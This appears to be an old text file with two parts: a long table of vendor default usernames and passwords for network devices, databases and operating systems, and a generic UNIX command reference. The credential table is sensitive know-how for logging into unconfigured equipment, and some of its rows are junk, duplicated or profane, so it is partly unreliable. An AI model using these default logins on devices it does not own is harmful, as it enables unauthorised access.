3Com	OfficeConnect 5x1	at least 5.x	estheralastruey	-
3Com	SuperStack II Switch 3300	-	manager	manager
3Com	Superstack	-	-	-
ACC	Routers	-	netman	netman

Acc/Newbridge	Congo/Amazon/Tigris	All versions	netman	netman
Acc/Newbridge	Congo/Amazon/Tigris	All versions	netman	netman
adaptec	-	-	-	-
Adaptec RAID	Storage Manager Pro	All	Administrato r	adaptec
adtran	tsu 600 ethernet module	-	18364	-
Adtran	TSU 120 e	-	-	ADTRAN
Adtran	TSU 120 e	-	-	ADTRAN
Aironet	All	-		
alcatel	-	-	-	-
Alcatel	1000 ANT	Win98	-	-
alcatel	speed touch home	-	-	-
Alcatel/Newbridge/ Timestep	VPN Gateway 15xx/45xx/7xxx	Any	root	permit
Alcatel/Newbridge/ Timestep	VPN Gateway 15xx/	Any	root	permit
Alcatel/Newbridge/ Timestep	VPN Gateway 15xx/	Any	root	permit
Allied Tenysin	R130	-	Manager	friend
Alteon	ACEswitch 180e (telnet)	-	admin	blank
Alteon Web Systems	All hardware releases	Web OS 5.2	none	admin
APC	MasterSwitches	-	apc	apc
APC	Any	Firmware Pri	apcuser	apc
Apple	Network Assistant	3.X	None	xyzzy
Apple	Airport	1.1	none	public
Arrowpoint	any?	-	admin	system
Ascend	All TAOS models	all	admin	Ascend
Ascend	Pipeline Terminal Server	-	answer	-
Ascom	Timeplex Routers	Any	See notes	-
AT&T	Starlan SmartHUB	9.9	N/A	manager
AWARD	Any BIOS	-	AWARD_SW	-
Axent	NetProwler manager	WinNT	administrato r	admin
Axis	NPS 530	5.02	root	pass
AXIS	StorPoint CD100	4.28	root	pass
AXIS	200 V1.32	-	admin	-
Axis	2100 Network Camera	Linux (ETRAX	root	pass
bay	cv1001003	-	-	-
bay	-	-	-	-
Bay	-	-	-	-
Bay / Nortel	ARN	13.20	Manager (caps count !)	-
Bay Network Routers	All	-	User	-
Bay Networks	ASN / ARN Routers	Any	Manager	Manager
Bay Networks	Baystack	-	-	NetICs
Bay/Nortel Networks	Accelar 1xxx switches	Any	rwa	rwa
Bay/Nortel Networks	Remote Annex 2000	Any	admin	IP address
BEA	Weblogic	5.1	system	weblogic
BEA	-	-	-	-
bewan	-	-	-	-

Bintec	all Routers	Any	admin	bintec
Bintec	-	-	-	-
Biodata	BIGfire & BIGfire+	all	-	biodata
Biodata	all Babylon-Boxes	all	-	Babylon
Borland	interbase	-	-	-
Borland	Interbase	Any	politcally	correct
Borland/Inprise	Interbase	any	SYSDBA	masterkey
BreezeCom	AP10, SA10	BreezeNET PR	-	-
BreezeCOM	Station Adapter and Access Point	4.x	-	Super
BreezeCOM	-	3.x	-	Master
BreezeCOM	Station Adapter and Access Point	2.x	-	laflaf
Brocade	Silkworm	-	admin	password
Buffalo/MELCO	AirStation WLA-L11	-	root (cannot be changed)	(no password by default)
Cabletron	any	any	--	--
Cabletron	NB Series	Any	-	inuvik49
Cabletron routers and switches	*	*	blank	blank
Cayman	3220-H DSL Router	GatorSurf 5.	Any	-
celerity	-	-	-	-
Chase Research	Iolan+	-	-	iolan
Cisco	Any Router and Switch	10 thru 12	cisco	cisco
Cisco	ConfigMaker Software	any?	n/a	cmaker
CISCO	Network Registrar	3.0	ADMIN	changeme
CISCO	N/A	N/A	pixadmin	pixadmin
Cisco	routers	Not sure...j	-	san-fran
Cisco	VPN 3000 Concentrator	-	admin	admin
Cisco	Net Ranger 2.2.1	Sol 5.6	root	attack
cisco	1600	12.05	-	-
cisco	1601	-	-	-
cisco	-	-	-	-
cisco	-	-	-	-
Cisco	MGX	*	superuser	superuser
cisco	1601	-	-	-
cisco	-	-	-	-
Cisco	-	-	-	-
cisco	-	-	-	-
Cisco	any	aany IOS	no default login	no default password
CISCO	arrowpoint	-	-	-
cisco	-	-	-	-
cisco	-	-	-	-
cisco	-	-	-	-
Cisco	2503	-	-	-
Cisco	-	-	-	-
cisco	-	-	-	-
Cisco	IDS (netranger)	-	root	attack
cisco	-	-	-	-
cisco	1600	-	-	-
CMOS BIOS	-	-	-	ESSEX or IPC
Cobalt	RaQ * Qube*	Any	admin	admin

Com21	-	-	-	-
Comersus Shopping Cart	3.2	Win 95/98/NT	admin	dmr99
Compaq	Insight Manager	-	Administrator	administrator
Compaq	Insight Manager	-	operator	operator
Compaq	Management Agents	All	administrator	none
compaq	-	-	-	-
copper mountain	-	-	-	-
Coppercom	-	-	-	-
Coyote-Point	Equaliser 4	Free BSD	eqadmin - Serial port only	equalizer
Coyote-Point	Equaliser 4	Free BSD	root - Serial port only	-
Coyote-Point	Equaliser 4	Free BSD	look - Web Browser only (Read a	look
Coyote-Point	Equaliser 4	Free BSD	touch - Web Browser only (Write	touch
Cyclades	MP/RT	-	super	surt
D-Link	DI-704	-	-	admin
D-Link	DI-701	2.22 (?)	-	-
Dell	PowerVault 50F	WindRiver (E	root	calvin
Dell	PowerVault 35F	-	root	calvin
Dell	Powerapp Web 100 Linux	RedHat 6.2	root	powerapp
dell	-	-	-	-
Digiboard	Portserver 8 & 16	any	root	dbps
DLink	DI-206 ISDN router	1.*	Admin	Admin
Dlink	Dl-106 ISDN router	-	-	1234
DLink	DL-701 Cable/DSL Gateway/Firewall	-	-	year2000
Dlink	DFE-538TX 10/100 Adapter	Windows 98	-	-
dlink	di704	-	-	admin
DLink	DI 106	winnt	administrator	@*nigU^D.ha,;
Dupont Digital Water Proofer	Sun Sparc	any	root	par0t
eci	-	-	-	-
Efficient	-	-	-	-
Elron	Firewall	2.5c	hostname/ip address	sysadmin
emai	hotmail	-	-	-
Ericsson	ACC	-	netman	netman
Ericsson (formerly ACC)	Any router	all	netman	netman
Extended Systems	ExtendNet 4000 / Firewall	all Versions	admin	admin
Extended Systems	Print Servers	-	admin	extendnet
Extreme	All Summits	-	admin	-
extreme	black diamond	-	-	-
Extreme	All	All	Admin	-
Flowpoint	144, 2200 DSL Routers	ALL	-	password
FlowPoint	144, 2200 DSL Routers	ALL	-	admin

Flowpoint	2200	-	-	Serial Num
Flowpoint	2200	-	-	Serial Num
fore	-	-	-	-
Fore Systems	ASX 1000/1200	6.x	ami	-
Foundry Networks	ServerIronXL	Any	-	-
fujitsu	l460	-	-	-
Future Networks	FN 110C Docsis cablemodem	Any	-	-
gatway	solo9100	win95	-	-
General Instruments	SB2100D Cable Modem	-	test	test
gonet	-	-	fast	abd234
Hewlett Packard	HP Jetdirect (All Models)	Any	none	none
Hewlett Packard	MPE-XL	-	HELLO	MANAGER.SYS
Hewlett Packard	MPE-XL	-	HELLO	MGR.SYS
Hewlett Packard	MPE-XL	-	HELLO	FIELD.SUPPORT
Hewlett Packard	MPE-XL	-	MGR	CAROLIAN
Hewlett Packard	MPE-XL	-	MGR	CCC
Hewlett Packard	MPE-XL	-	OPERATOR	COGNOS
Hewlett Packard	MPE-XL	-	MANAGER	HPOFFICE
hp	4150	-	-	-
hp	-	-	-	-
IBM	AS/400	-	qsecofr	qsecofr
IBM	AS/400	-	qsysopr	qsysopr
IBM	AS/400	-	qpgmr	qpgmr
IBM	NetCommerce PRO	3.2	ncadmin	ncadmin
IBM	LAN Server / OS/2	2.1, 3.0, 4.	username	password
IBM	2210	RIP	def	trade
IBM	DB2	WinNT	db2admin	db2admin
IBM	Lotus Domino Go WebServer (net.commerce edition)	ANY ?	webadmin	webibm
IBM	AS400	Any	QSECOFR	QSECOFR
IBM	RS/6000	AIX	root	ibm
IBM	-	OS/400	QSECOFR	QSECOFR
IBM	AS400	-	QSRVBAS	QSRVBAS
IBM	AS400	-	QSRV	QSRV
ibm	as400	-	-	-
IBM	AS/400	OS/400	QUSER	QUSER
IBM	AS/400	-	-	-
IBM	ra6000	AIX Unix	-	-
IBM	AIX	-	-	-
Imperia Software	Imperia Content Managment System	Unix/NT	superuser	superuser
Intel	510T	Any	-	admin
Intel	All Routers	All Versions	-	babbit
Intel	All Routers	All Versions	-	babbit
Intel	Intel PRO/Wireless 2011 Wireless LAN Access Point	Any	-	Intel
Intel	wireless lan access Point	-	-	comcomcom
Ipswitch	Whats up Gold 6.0	Windows 9x a	admin	admin
janta sales	254	compaq	janta sales	janta211
janta sales	254	compaq	janta sales	janta211
Jetform	Jetform_design	-	Jetform	-

Kawa	-	-	-	-
LANCAST	-	-	-	-
Lantronix	LPS1-T Print Server	j11-16	any	system
Lantronix	MSS100, MSSVIA, UDS10	Any	-	system
Lantronix	LSB4	any	any	system
Lantronix	Printer and terminalservers	-	-	system
LGIC	Goldstream	2.5.1	LR-ISDN	LR-ISDN
Linkou School	-	-	bill	bill
Linkou School	-	-	bill	bill
Linksys	Cable/DSL router	Any	-	admin
Linksys	BEFSR7(1) OR (4)	Standalone R	blank	admin
linksys	-	-	-	-
Linksys	BEFSR41	-	(blank)	admin
Livingston	Livingston_portmaster2/3	-	!root	blank
Livingston	Livingston_officerouter	-	!root	blank
Lucent	Portmaster 2	-	!root	none
Lucent	Cajun Family	-	root	root
lucent	Portmaster 3	unknown	!root	!ishtar
Lucent	Packetstar (PSAX)	-	readwrite	lucenttech1
Lucent	AP-1000	-	public	public
lucent	dsl	-	-	-
lucent	-	-	-	-
macromedia	freehand	9	-	-
MacSense	X-Router Pro	-	admin	admin
mcafee	-	-	-	-
microcom	hdms	unknowen	system	hdms
Micron	-	bios	-	-
Microrouter (Cisco)	Any	Any	-	letmein
Microrouter (Cisco)	Any	Any	-	letmein
Microsoft	Windows NT	All	Administrato r	-
Microsoft	Windows NT	All	Guest	-
Microsoft	Windows NT	All	Mail	-
Microsoft	SQL Server	-	sa	-
Microsoft	Windows NT	4.0	pkoolt	pkooltPS
Microsoft	NT	-	-	start
MICROSOFT	NT	4.0	free user	user
Microsoft	Windows NT	4.0	admin	admin
MICROSOFT	NT	4.0	free user	user
Microsoft	-	-	-	-
microsoft	-	-	-	-
Microsoft	Ms proxy 2.0	-	-	-
microsoft	-	-	-	-
mICROSOFT	-	-	-	-
Microsoft	Key Managment Server	Windows NT 4	-	password
Microsoft	-	-	-	-
Motorola	Motorola-Cablerouter	-	cablecom	router
Motorola	Motorola-Cablerouter	-	cablecom	router
motorola	cyber surfer	-	-	-

msdloto	msdloto	-	-	-
msdloto	-	-	-	-
Multi-Tech	RASExpress Server	5.30a	guest	none
Nanoteq	NetSeq firewall	*	admin	NetSeq
NetApp	NetCache	any	admin	NetCache
Netgaer	RH328	-	-	1234
Netgear	RH348	-	-	1234
Netgear	ISDN-Router RH348	-	-	1234
Netgear	RT311	Any	Admin	1234
Netgear	RT314	Any	Admin	1234
Netgear	RT338	-	-	1234
Netgear	RT311/RT314	-	admin	1234
netgear	-	-	-	-
netlink	rt314	-	-	-
Netopia	R7100	4.6.2	admin	admin
Netopia	455	v3.1		
Netscreen	NS-5, NS10, NS-100	2.0	netscreen	netscreen
NeXT	-	NeXTStep 3.3	me	-
Nokia - Telecom NZ	M10	-	Telecom	Telecom
Nortel	Meridian 1 PBX	OS Release 2	0000	0000
Nortel	Contivity Extranet Switches	2.x	admin	setup
Nortel	Norstar Modular ICS	Any	**ADMIN (**23646)	ADMIN (23646)
Nortel	Norstar Modular ICS	Any	**CONFIG (266344)	CONFIG (266344)
Nortel Networks (Bay)	Instant Internet	Any	-	-
Northern Telecom(Nortel)	Meridian 1	-	-	m1link
Novell	NetWare	Any	guest	-
Novell	NetWare	any	PRINT	-
Novell	NetWare	Any	LASER	-
Novell	NetWare	Any	HPLASER	-
Novell	NetWare	Any	PRINTER	-
Novell	NetWare	Any	LASERWRITER	-
Novell	NetWare	Any	POST	-
Novell	NetWare	Any	MAIL	-
Novell	NetWare	Any	GATEWAY	-
Novell	NetWare	Any	GATE	-
Novell	NetWare	Any	ROUTER	-
Novell	NetWare	Any	BACKUP	-
Novell	NetWare	Arcserve	CHEY_ARCHSVR	WONDERLAND
Novell	NetWare	Any	WINDOWS_PASSTHRU	-
novell	-	-	-	-
ODS	1094 IS Chassis	4.x	ods	ods
Optivision	Nac 3000 & 4000	any	root	mpegvideo
Oracle	8i	8.1.6	sys	change_on_install
Oracle	Internet Directory Service	any	cn=orcladmin	welcome
Oracle	7 or later	-	system	manager
Oracle	7 or later	-	sys	change_on_in

				stall
Oracle	7 or later	Any	Scott	Tiger
Oracle	8i	all	internal	oracle
oracle	-	-	-	-
oracle	-	-	-	-
oracle co.	Database engines	every	sys	change_on_in stall
Osicom(Datacom)	Osicom(Datacom)	-	sysadm	sysadm
Pandatel	EMUX	all	admin	admin
PlainTree	Waveswitch 100	-	-	default.pass word
RapidStream	RS4000-RS8000	Linux	rsadmin	rsadmin
realtek	8139	-	-	-
Remedy	Any	Any	Demo	-
Research Machines	Classroom Assistant	Windows 95	manager	changeme
Rodopi	Rodopi billing software 'AbacBill' sql database	-	rodopi	rodopi
ROLM	phones/phone mail			111#
Samba	SWAT Package	Linux	Any Local User	Local User password
schoolgirl	member	-	ich	hci
Securicor3NET	Monet	any	manager	friend
Securicor3NET	Cezzanne	any	manager	friend
SGI	all	all	root	n/a
SGI	Embedded Support Partner	IRIX 6.5.6	Administrato r	Partner
SGI	IRIX	ALL	lp	lp
SGI	IRIX	ALL	OutOfBox, demos, guest, 4DGifts	(none by default)
SGI	IRIX	ALL	EZsetup	-
Shiva	LanRover	any?	root	-
Shiva	AccessPort	Any	hello	hello
Shiva	Any?	-	Guest	blank
SMC	Barricade	-	-	admin
soho	nbg800	unknown	admin	1234
Solaris	-	-	-	-
sonic wall	any firewall device	admin	password	-
SonicWall	Any Firewall Device	-	admin	password
SpeedStream	-	-	-	-
Spider Systems	M250 / M250L	-	-	hello
Sprint PCS	SCH2000	see notes	Menu - 8 - 0 (see notes)	040793
Ssangyoung	SR2501	-	-	2501
Sun	-	SunOS 4.1.4	root	-
Sun	-	Solaris	-	-
surecom	ep3501/3506	own os	admin	surecom
Symnatec	-	-	-	-
SysKonnect	6616	-	default.pass word	-
SysKonnect	6616	-	default.pass word	-
Tekelec	Eagle STP	-	eagle	eagle
Telebit	netblazer 3.*	-	setup/snmp	setup/nopass

				wd
Terayon	TeraLink Getaway	-	admin	password
Terayon	TeraLink 1000 Controller	-	admin	password
Terayon	TeraLink 1000 Controller	-	user	password
Terayon	TeraLink Getaway	-	user	password
terayon	-	6.29	admin	nms
Terrayon	-	-	-	-
Titbas	-	SCO	haasadm	lucy99
TopLayer	AppSwitch 2500	Any	siteadmin	toplayer
Toshiba	TR-650	V2.01.00	admin	tr650
toshiba	480cdt	-	-	-
toshiba	-	-	-	-
TrendMicro	ISVW (VirusWall)	any	admin	admin
Trintech	eAcquirer App/Data Servers	-	t3admin	Trintech
Ullu ka pattha	Gand mara	Gandoo	Bhosda	Lund
USR	TOTALswitch	Any	none	amber
Vina Technologies	ConnectReach	3.6.2	(none)	(none)
voy	-	-	-	-
WatchGuard	FireBox	3-4.6	-	wg (touch password)
Webmin	Webmin	Any Unix/Lin	admin	-
Webramp	410i etc...	-	wradmin	trancell
Win2000	Quick Time 4.0	Englisch	-	-
Windows 98 se	98 se	-	-	-
Wireless Inc.	WaveNet 2458	n/a	root	rootpass
Xylan	Omnistack 1032CF	3.2.8	admin	password
Xylan	Omnistack 4024	3.4.9	admin	password
Xylan	Omniswitch	3.1.8	admin	switch
xyplex	mx-16xx	-	setpriv	system
Zyxel	ISDN-Router Prestige 1000	-	-	1234
zyxel	prestige 300 series	zynos 2.*	-	1234
Zyxel	ISDN Router Prestige 100IH	-	-	1234
Zyxel	prestige 300 series	any	-	-
Zyxel	prestige 600 series	any	-	-
ZYXEL	641 ADSL	-	-	1234
Zyxel	prestige 128 modem-router	any	-	1234
Zyxel	ISDN-Router Prestige 1000	-	-	-
Zyxel	ISDN-Router Prestige 1000	-	-	-
zyxel	-	-	-	

UNIX Quick Reference

```
Connect:
--------
telnet [host]                   Connect to host (25 (SMTP), 109/110 (POP3),
21 (FTP), 20 (FTP data) )
ssh [host]                      Secure telnet to host
rlogin -l [username]            Connect to host (no passwd necessary if in
.rhost (host username) )
ftp    -i                       File transfer with host (-i (don't promt
when using mget), hash (status))
ftptool                         X-window based FTP prgram
```

```
xhost +/- hostname                  Allow host to open X-Window on local
machine  (setenv DISPLAY locmach:0.0)
talk [username@host]                Talk to username
write [username]                    Write directly to username, you must be on
the same machine
mesg -yes / -no                     Enable or disable receiving of messages
logout, bye                         Disconnect from host
passwd, yppasswd , chfn, chsh       Change local or NIS password information
slirp                               Slirp (conf: .slirprc) (options: -P -b 9600
"asyncmap FFFFFFFF" "mtu 1500"
                                    "mru 1500" compress ppp-exit debug papcrypt
(save encrypted passwd in file
                                    ~/.pap-secrets))
pppd                                PPP (use chat -v to connect) (options: 9600
locIP:remIP asyncmap FFFFFFFF
                                    crtscts mru 1500)
aspppd                              To automatically build a ppp-connection if
needed
httpd                               HTTP-Server (confiles: httpd.conf,
srm.conf, access.conf)
exit                                Log out from ssh, telnet, rlogin
quit                                Log out from ftp


File transfer and Mail:
-----------------------
mailx                               Read mails
mailx -s [subject] [user]           Send mail to user  ("." (finish)  q (quit),
x (quit without changing),
                                    n (next), d (delete), r (reply), h (display
mails) )
telnet host 25                      SMTP (helo (authorize), mail from: (snd
address), rcpt to: (rec address),
                                    data (mail body), "." (finish) )
telnet host 110 (or 109)            POP3 (user [username], pass [password],
uidl (listmails), retr [n]
                                    (retrive message n), dele [n] (delete
message n), quit)
get                                 Get file from ftp-host
mget                                Get multiple files from ftp-host (can use
wild char)
put                                 Copy file to ftp-host


Connect info:
-------------
who                                 Who is connected
w                                   Similar to who just displays more info,
like processes and load
finger [-l @host]                   Display info about logged on users
finger [user]                       Display info about user
whois [-h host name]                Scans for a name or handle
rusers                              Scans the whole remote network for
connected users
whoami                              Display the effective current username
id                                  List user & group ids
last -n [num]                       List the num last users who have logged in,
by user or terminal


Network:
--------
nslookup                            Query domain name servers interactively
route                               Routing (add host/net target gateway 0)
netstat -nr                         Routing table. Show network status
ifconfig [device]                   Show the stats of network device, or all
devices: -a
ifconfig lo0:1 10.0.2.20 127.0.0.1 up    Enables a previously added route (very
important!)
                                    Put this at the end of the file:
/etc/init.d/sysid.net
traceroute [hostname]               Tracing IP packet from this host to
hostname


Jobs:
-----
```

```
jobs                                List jobs running in the background
ps                                  List current processes (ps -aef | grep
$USER)
CTRL + Z                            Suspend
kill [pid] / CTRL + C               Kill a job (use pid returned by ps; -9 exit
immediately)
bg                                  Send to background. Returns num to use when
calling fg
fg [num]                            Send to foreground
comm &                              Execute command in background
nohup comm &                        Continue execution of command even when
terminal is down
CTRL + U                          New commandline
CTRL + S                          Stop output
CTRL + Q                          Continue


Directories:
------------
pwd                                 Display the pathname of the current working
directory
cd [dirname]                        Change to directory dirname (cd without
dirname wil go to your home
                                    directory, cd .. moves one directory up, cd
~username moves you to
                                    username's homedir)
mkdir                               Make directory
rm, rmdir [dirname]                 Remove (unlink) files or directories
dircmp                              Compare directories
ln -s [realpath alias]              Make symbolic links to files
df -bk                              Report free disk space on file systems
disktool -u [dir]                   Display disk usage o directory
fsck                                File system consistency check and
interactive repair


Files:
------
ls -l                               List files  (-a (list invisible files), -d
(don't list contents of a folder),
                                    -R (recursively subdir listing) )
mv [old new]                        Move or rename a file or directory  (no -r
needed)
cp [-r file]                        Copy file  (-r (copy directory) )
tar -cf - [source] | (cd [target]; tar -xfvp-;) Fast copying using tar (p: keep
permissions, v: verbose)
cd [source]; tar -cf - . | (cd [target]; tar -xfvBp - ) Another possibility (p:
keep  permissions)
rm [-rf file]                       Remove file  (-f (don't prompt user), -r
(remove directory) )
perl -p -i.old -e 's/oldstring/newstrin/g' *.txt    Search and replace of a
string in multiple files
chmod [o+r file]                    Change access for file (-R recursively)
{u=rw,og+r,a-w}
chmod [ugo]                         4=r 6=rw 5=rx 7=rwx
{644=rw_r__r__}
umask [x]                           Without param=disp with=set
{27=rwxr_x__  67=rwx______}
chown [user:group file]             Change owner of file
chgrp [group]                       Change the group ownership of a file
more [file]                         Type file  (b=back, v=VI, /[string] (search
for string) )
cat [file1 file2] > targetfile      Concatenate files
catman                              Create the cat files for the manual
split -b [bytes file]               Split file to packets with size bytes
csplit                              Split a file with respect to a given
context
dd                                  Convert and copy files with various data
formats
find [path criteria]                Searches for files  (-name ['name']  -mtime
[n] (changed n days ago),
                                    -atime [n] (last read n days ago), -group
[gname])
volcheck                            Mount floppy, content will become visible
in /floppy/floppy0
eject                               After leaving the /floppy/floppy0 directory
ejetct the disk
```

```
fdformat                            Format a floppy for UNIX
fddisk -fmt -f /dev/rfd0a           Format a floppy on trevano
mformat a:                          Format a floppy for MS-DOS
mcopy [unixfile a:dosfile]          Copy to a dos disk or the other way round
mdel [a:dosfile]                    Delete a MS-DOS file
dos2unix [file]                     Convert text file from MS-DOS format to
Unix/ISO format
unix2dos [file]                     Convert text file from Unix-ISO format to
MS-DOS format
mcopy [unixfile a:dosfile]          Copy to a dos disk (better use the
directory /floppy/floppy0)
xhfs                                Use Mac disks (HFS file system)
hfs                                 Use Mac disks (mount
/vol/dev/aliases/floppy0, copyin, copyout, dir)
perl -p -i.old -e 's/\r/\n/g' [files] Replaces returns with linefeeds (convert
from mac to unix or dos to unix)
diff [file1] [file2]                Compares two files and display line-by-line
differences
diff3                               Display line-by-line differences between 3
files
diffmk                              Mark differences between versions of a
troff input file
touch [filename]                    Update the access and modification times of
a file
mkfile                              Create a file (e.g. for swap space)


Programming:
------------
make                                Build source code. Maintain, update, and
regenerate programs and files
cc                                  C Compiler
gcc [file.c]                        C Compiler
g++ [file.C]                        C++ Compiler
cxx                                 C++ Compiler
adb, dbx                            Debugger
dbxtool                             SunView interface for the dbx source-level
debugger
cxref                               Generate a C program cross-reference
cflow                               Generate a flow graph for a C program
javac [file.java]                   JAVA-Compiler
pc                                  Pascal compiler


Compression:
------------
gzip [file]                         Compress file (.gz)
gunzip [file]                       Decompress file (.gz)
tar -cvf [targetfile.tar] [source]  Create archive (.tar) from multiple source
files
tar -xvf [file]                     Unpack archive (.tar)
tar -tvf [file]                     List archive (.tar) doesn't expand the
archive
compress [file]                     Compress file (.Z)
uncompress [file]                   Decompress file (.Z)
zcat [file]                         Display expanded contents


Printing:
---------
lpr [-P[printer] file]              Print file on printer  (-K2 (double sided),
-#2 (two copies) )
lp [-d[printer] file]               Print file on printer  (-K2 (double sided),
-n2 (two copies) )
lp cancel                           Cancel requests to a printer
lpc                                 Line printer control program
lprm                                Remove jobs from the printer queue
mapge -[num] -h [file] | lpr        Print num pages on one page with header (-h
option)
nenscript [-p- file]                Translate file to Postscript (stdout)
nenscript [-p- file] | lpr          Translate file to PS and print it
lpq                                 List queue
lprm [job-ID]                       Remove job from queue
lpstat -a                           List all available printers
lptest                              Generate lineprinter ripple pattern
psp1 [file] / psp2 [file]           Print text (user defined script)
a2ps                                Convert text files to ps (nicely formatted)
```

```
Other Commands:
---------------
man [comm]                          Get info about command (-k keyword)
apropos [expr]                      Get info about related commands
where [comm]                        Show path of command
grep, egrep, fgrep [expr]           Filters out lines containing expr (-i (not
case sensitive), -c (count
                                    only), -v (inverse) )
cut                                 Remove selected fields from each line of a
file
cut [-c Num-Num]                    Cuts lists
[comm] > [file]                     Write output of command to file
[comm] >> [file]                    Append output of command to file
[comm] < [file]                     Content of file => input of command
[comm1] | [comm2]                   Output of command1 => input of command2
lynx                                Text based version of netscape (g (go), q
(quit), left (back), enter
                                    (follow link), Search:
http://www.google.com)
alias [alias comm]                  Define alias for long commands
stty                                Set or alter the options for a terminal
stty erase \^\?                     Set erase key to backspace (or other
terminal settings)
h                                   Display history (on trevano only)
echo [$var]                         Print value of var or expr        {HOME,
PATH, SHELL, USER, PRINTER, DISPLAY}
setenv [var val]                    Set var to val                    {HOME,
PATH, SHELL, USER, PRINTER, DISPLAY}
CTRL + ARROW                        Switch workspace
xsetroot -solid blue                Set background
xinit                               Initialize X-Server (use strtx to start X-
Server)
rup [hostname]                      Status of host
boot sd(0,6,2)                      Boot from CD-ROM (check with probe-scsi
first)
halt / fasthalt                     Shut down (root only)
boot                                Reboot the system
halt                                Halt the system
fastboot                            Reboot the system without checking the
disks
fasthalt                            Halt the system without checking the disks
su                                  Become super user (or any other user)
starting NFS                        /usr/lib/nfs start all apps there
perl -p -i.old -e 's/oldstring/newstrin/g' *.txt   Search and replace of a
string in
                                    multiple files
clear                               Clear screen
nslookup                            Resolve domain names (server [dnsserver]
(specify damain e.g: ElfQrin.com)
adduser                  procedure for adding new users
arch                     display the architecture of the current host
at, batch                execute a command or script at a specified time
atq                      display the queue of jobs to be run at specified
times
atrm                     remove jobs spooled by at or batch
automount                automatically mount NFS file systems
awk                      pattern scanning and processing language
banner                   display a string in large letters
bar                      create tape archives, and add or extract files
basename, dirname        display portions of pathnames and filenames
biff                     give notice of incoming mail messages
cal                      display a calendar
calendar                 a simple reminder service
cb                       a simple C program beautifier
click                    enable or disable the keyboard's keystroke click
clock                    display the time in an icon or window
cmdtool                  run a shell (or program) using the SunView text
facility
cmp                      perform a byte-by-byte comparison of two files
colrm                    remove characters from specified columns within each
line
config                   build system configuration files
cpio                     copy file archives in and out
crontab                  install, edit, remove or list a user's crontab file
ctrace                   generate a C program execution trace
```

```
date                      display or set the date
dc                        desk calculator
devinfo                   print out system device information
dkinfo                    report information about a disk's geometry and
partitioning
dname                     print RFS domain and network names
domainname                set or display name of the current NIS domain
dos                       SunView window for IBM PC/AT applications
du                        display the number of disk blocks used per directory
or file
dump, rdump               incremental file system dump
dumpfs                    dump file system information
edquota                   edit user quotas
eeprom                    EEPROM display and load utility
enablenumlock, disablenumlock        enable or disable the numlock key
env                       obtain or alter environment variables for command
execution
eqn, neqn, checkeq        typeset mathematics
error                     categorize compiler error messages, insert at
responsible source file lines
expand, unexpand          expand TAB characters to SPACE characters, and vice
versa
exportfs                  export and unexport directories to NFS clients
exports, xtab             directories to export to NFS clients
expr                      evaluate arguments as a logical, arithmetic, or
string expression
extract_patch             extract and execute patch files from installation
tapes
extract_unbundled         extract and execute unbundled-product installation
scripts
factor, primes            factor a number, generate large primes
file                      determine the type of a file by examining its
contents
fmt, fmt_mail             simple text and mail-message formatters
fold                      fold long lines for display on an output device of a
given width
fonftlip                  create Sun386i-style vfont file
fontedit                  a vfont screen-font editor
format                    disk partitioning and maintenance utility
fortune                   print a random, hopefully interesting, adage
from                      display the sender and date of newly-arrived mail
messages
fstab, mtab               static filesystem mounting table, mounted filesystems
table
f77                       running Fortran on Suns
gfxtool                   run graphics programs in a SunView window
groups                    display a user's group memberships
gterm                     virtual graphics terminal for the SunView environment
gxtest                    stand alone test for the Sun video graphics board
head                      display first few lines of specified files
hostid                    print the numeric identifier of the current host
hostname                  set or print name of current host system
hosts                     host name data base
hosts.equiv, .rhosts          trusted remote hosts and users
iconedit                  create and edit images for SunView icons, cursors and
panel items
id                        print the user name and ID, and group name and ID
imtool                    image display server for the SunView environment
indent                    indent and format a C program source file
iostat                    report I/O statistics
join                      relational database operator
lastcomm                  show the last commands executed, in reverse order
ld, ld.so                 link editor, dynamic link editor
ldd                       list dynamic dependencies
leave                     remind you when you have to leave
lex                       lexical analysis program generator
logname                   get the name by which you logged in
look                      find words in the system dictionary or lines in a
sorted list
mach                      display the processor type of the current host
mail, Mail                read or send mail messages
mailtool                  SunView interface for the mail program
mkfs                      construct a file system
mkproto                   construct a prototype file system
mount, umount             mount and unmount file systems
mt                        magnetic tape control
nawk                      pattern scanning and processing language
```

```
newaliases                 rebuild the data base for the mail aliases file
newfs                      create a new file system
nice                       run a command at low priority
nl                         line numbering filter
nroff                      format documents for display or line-printer
od                         octal, decimal, hexadecimal, and ascii dump
pagesize                   display the size of a page of memory
paste                      join corresponding lines of several files, or
subsequent lines of one file
perfmeter                  display system performance values in a meter or strip
chart
ping                       send ICMP ECHO_REQUEST packets to network hosts
pr                         prepare file    for printing, perhaps in multiple
columns
printenv                   display environment variables currently set
pstat                      print system facts
quota                      display a user's disk quota and usage
rc, rc.boot, rc.local          command scripts for auto-reboot and daemons
rcp                        remote file copy
rdate                      set system date from a remote host
rdist                      remote file distribution program
reboot                     restart the operating system
renice                     alter nice value of running processes
repquota                   summarize quotas for a file system
restore, rrestore          incremental file system restore
rev                        reverse the order of characters in each line
rsh                        remote shell
ruptime                    show host status of local machines
script                     make typescript of a terminal session
sdiff                      contrast two text files by displaying them side-by-
side
sed                        stream editor
sh                         shell, the standard UNIX system command interpreter
and command-level language
shelltool                  run a shell (or other program) in a SunView terminal
window
showmount                  show all remote mounts
shutdown                   close down the system at a given time
sleep                      suspend execution for a specified interval
sort                       sort and collate lines
spell, hashmake, spellin, hashcheck       report spelling errors
spline                     interpolate smooth curve
strings                    find printable strings in an object file or binary
strip                      remove symbols and relocation bits from an object
file
sundiag                    system diagnostics
suninstall                 install and upgrade the SunOS operating system
sunview                    the SunView window environment
swapon                     specify additional device for paging and swapping
symorder                   rearrange a list of symbols
sync                       update the super block; force changed blocks to the
disk
tabs                       set tab stops on a terminal
tail                       display the last part of a file
tbl                        format tables for nroff or troff
tcopy                      copy a magnetic tape
tee                        replicate the standard output
tektool                    SunView Tektronix 4014 terminal-emulator window
test                       return true or false according to a conditional
expression
textedit                   SunView window- and mouse-based text editor
time                       time a command
toolplaces                 display current SunView window locations, sizes, and
other attributes
tput                       initialize a terminal or query the terminfo database
tr                         translate characters
trace                      trace system calls and signals
traffic                    SunView program to display Ethernet traffic
troff                      typeset or format documents
tset, reset                establish or restore terminal characteristics
tsort                      topological sort
tty                        display the name of the terminal
tunefs                     tune up an existing file system
uniq                       remove or report adjacent duplicate lines
units                      conversion program
unmount, umount            remove a file system
uptime                     show how long the system has been up
```

```
users                      display a compact list of users logged in
vacation                   reply to mail automatically
vi, view, vedit            visual display editor based on ex
vipw                       edit the password file
vmstat                     report virtual memory statistics
wall                       write to all users logged in
wc                         display a count of lines, words and characters
whatis                     display a one-line summary about a keyword
